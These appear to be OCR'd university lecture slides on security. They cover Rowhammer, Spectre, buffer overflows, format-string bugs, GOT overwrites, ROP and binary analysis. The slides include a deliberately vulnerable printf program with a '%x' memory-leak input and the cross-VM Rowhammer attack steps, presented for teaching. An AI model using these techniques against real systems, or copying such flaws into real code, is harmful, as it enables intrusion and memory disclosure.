


https://thisissecurity.stormshield.com/2017/10/19/attacking-co-hosted-vm-hacker-hammer-two-memory-modules/

Rowhammer (+ Android = Drammer)

- VUSec (Amsterdam) showed that it is possible to deterministically decide where to put a kernel page using Android APIs


- Then it is possible to perform a bit-flip to get write access to a kernel page (and gain root)



https://www.vusec.net/projects/drammer/

Rowhammer (+ cloud + deduplication = oh no..)

1. Hammer the memory from attacker VM to find a bit-flipping row.
2. Load target file in memory page vulnerable to a bit-flip.
3. Load target file in the victim VM.
4. Wait for KSM to merge the two pages.
5. Hammer again.
6. The file in the victim VM should have been modified.




https://thisissecurity.stormshield.com/2017/10/19/attacking-co-hosted-vm-hacker-hammer-two-memory-modules/

Spectre (CVE-2017-5753 and CVE-2017-5715)

Speculative Execution


Speculative execution is an optimization technique where a computer system performs some task that may not be needed.

Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.



Cache Side Channel


- The attacker has control over what is cached (by pruning the cache)
- By measuring the time to access a piece of data, it is possible to determine if the data was in cache or not.
- What if we are able to cache something we should not have access to?




https://spectreattack.com/spectre.pdf

How does Spectre work

```
if (x < array1_size) {
  y = array2[array1[x] * 4096];
}
```






- The attacker controls x.
- array1_size is not cached.
- array1 is cached.
- The CPU guesses that x is less than array1_size.

How does Spectre work

```
if (x < array1_size) {
  y = array2[array1[x] * 4096];
}
```



- The CPU executes the body of the if statement while it is waiting for array1_size to load.
- The attacker can then determine the actual value of array1[x]

Application Vulnerabilities

Design Vulnerabilities

- Intrinsic in the overall logic of the application
  - Lack of authentication and/or authorization checks
  - Erroneous trust assumptions
- These vulnerabilities are the most difficult to identify automatically because they require a clear understanding of the functionality implemented by the application
- (An automatic exploit tool should automatically understand what the application does - halting problem)

Implementation Vulnerabilities

These vulnerabilities are introduced because the application is not able to correctly handle unexpected events

- Unexpected input
- error/exception
- Unfiltered output

Local Attacks vs Remote Attacks

Local attacks

- Allow one to manipulate the behavior of the application through local interaction
    - Requires a previously established presence on the host
- Allow one to execute operations with privileges that are different from the ones the attacker would have
- In general, easier to perform, because we already have access to the machine

Remote attacks

- Allow one to manipulate an application through network-based interaction
- Allow one to execute operations with the privilege of the vulnerable application
- In general more difficult to carry out because we don’t have already a user on the machine


How to make an application misbehave

We want to manipulate the instruction pointer (program counter, IP) to point to code that we want.

How?


- Buffer overflow
- Format string exception
- PLT and GOT (dynamically linked libraries)
- … many others (use-after-free, dirty cow, …)

Buffer Overflow




https://security.stackexchange.com/questions/135786

Buffer Overflow Defenses (Stack Canaries)




http://www.cbi.umn.edu/securitywiki/CBI_ComputerSecurity/MechanismCanary.html

Buffer Overflow Defenses (Stack Canaries)



http://www.cbi.umn.edu/securitywiki/CBI_ComputerSecurity/MechanismCanary.html

Buffer Overflow Defenses (Stack Canaries)



http://www.cbi.umn.edu/securitywiki/CBI_ComputerSecurity/MechanismCanary.html

Format String Exception

```
#include <stdio.h>

int main(int argc, char* argv[]) {
  if( argc < 2 ) {
    printf("Enter the command Argument\n");
  } else {
    printf(argv[1]);
  }
  return 0;
}
```


What can possibly go wrong?

https://resources.infosecinstitute.com/format-string-bug-exploration/

```
~/Desktop ./test 'hello'
hello
~/Desktop ./test '%x %x %x %x'
eb93e8e8 eb93e900 eb93e9f8 0
```

```
~/Desktop gcc test.c -o test
test.c:7:12: warning: format string is not a string literal (potentially insecure)
    printf(argv[1]);
           ^~~~~~~
test.c:7:12: note: treat the string as an argument to avoid this
    printf(argv[1]);
           ^
           "%s",
1 warning generated.
```

Format String Exception



https://resources.infosecinstitute.com/format-string-bug-exploration/

PLT and GOT

- When a shared library function is called by a program, the address called is an entry in the Procedure Linking Table (PLT)
- The address contains an indirect jump to the addresses contained in variables stored in the Global Offsets Table (GOT)
- The first time a function is called, the GOT address is a jump to code that invokes the linker
- The linker does its magic and updates the GOT entry, so next time the function is called it can be directly invoked
- Note that the PLT is read-only, but the GOT is not
    - Note: The GOT can be made read-only using the **RELRO** hardening compilation option

Ok, we can control the Instruction Pointer. Now what?

- Return to Stack (*Ret2Stack*)
  - We can write instructions in a buffer in the stack and then point the IP there
  - Defense: **non-executable stack**
- Return to C Library (*Ret2Libc*)
  - Libc is already executable, and it's somewhere
  - Libc might contain pieces that should not be invoked (like spawning a shell)
  - Defense: **Address space layout randomization (ASLR)**
- Return Oriented Programming (*ROP*)
  - We can identify parts of code in libraries (already executable) that are not even complete functions, are just a few assembly instructions terminated by a return (*gadget*)
  - By chaining these gadgets we can execute what we want
  - Defense: **Control-Flow Integrity**

Binary Analysis Techniques

- Static Analysis
- Dynamic Analysis

- Fuzzing
- Symbolic Analysis

Static Analysis

- Static analysis is a technique to analyze programs that does not involve executing the program
- Control-flow analysis
  - Analyzes how the program execution is transferred across the program components
    - Control-flow graph
- Data-flow analysis
  - Analyzes what data values can be assumed by specific data stores (e.g., variables) at various points in the program

Dynamic Analysis


- Dynamic analysis is a technique that analyzes a program by observing its execution
- The advantage of dynamic analysis is that concrete execution provides an instance of what input brought the program in certain state
  - ```
    M1 = decrypt(M)
    addr = load(M1)
    jump addr
    ```
- The disadvantage of dynamic analysis is that one can only prove properties about the code that has been executed
    ```

Static Analysis

```
0804849b <checkPasswd>:
 804849b:       55                      push   %ebp
 804849c:       89 e5                   mov    %esp,%ebp
 804849e:       83 ec 18                sub    $0x18,%esp
 80484a1:       83 ec 0c                sub    $0xc,%esp
 80484a4:       68 b0 85 04 08          push   $0x80485b0
 80484a9:       e8 a2 fe ff ff          call   8048350 <printf@plt>
 80484ae:       83 c4 10                add    $0x10,%esp
 80484b1:       83 ec 0c                sub    $0xc,%esp
 80484b4:       8d 45 e8                lea    -0x18(%ebp),%eax
 80484b7:       50                      push   %eax
 80484b8:       e8 a3 fe ff ff          call   8048360 <gets@plt>
 80484bd:       83 c4 10                add    $0x10,%esp
 80484c0:       83 ec 08                sub    $0x8,%esp
 80484c3:       68 c4 85 04 08          push   $0x80485c4
 80484c8:       8d 45 e8                lea    -0x18(%ebp),%eax
 80484cb:       50                      push   %eax
 80484cc:       e8 6f fe ff ff          call   8048340 <strcmp@plt>
 80484d1:       83 c4 10                add    $0x10,%esp
 80484d4:       85 c0                   test   %eax,%eax
 80484d6:       74 12                   je     80484ea <checkPasswd+0x4f>
 80484d8:       83 ec 0c                sub    $0xc,%esp
 80484db:       68 cc 85 04 08          push   $0x80485cc
 80484e0:       e8 8b fe ff ff          call   8048370 <puts@plt>
 80484e5:       83 c4 10                add    $0x10,%esp
 80484e8:       eb 05                   jmp    80484ef <checkPasswd+0x54>
 80484ea:       e8 03 00 00 00          call   80484f2 <granted>
 80484ef:       90                      nop
 80484f0:       c9                      leave
 80484f1:       c3                      ret
```


- objdump

Static Analysis




- objdump
- IDA

Static Analysis



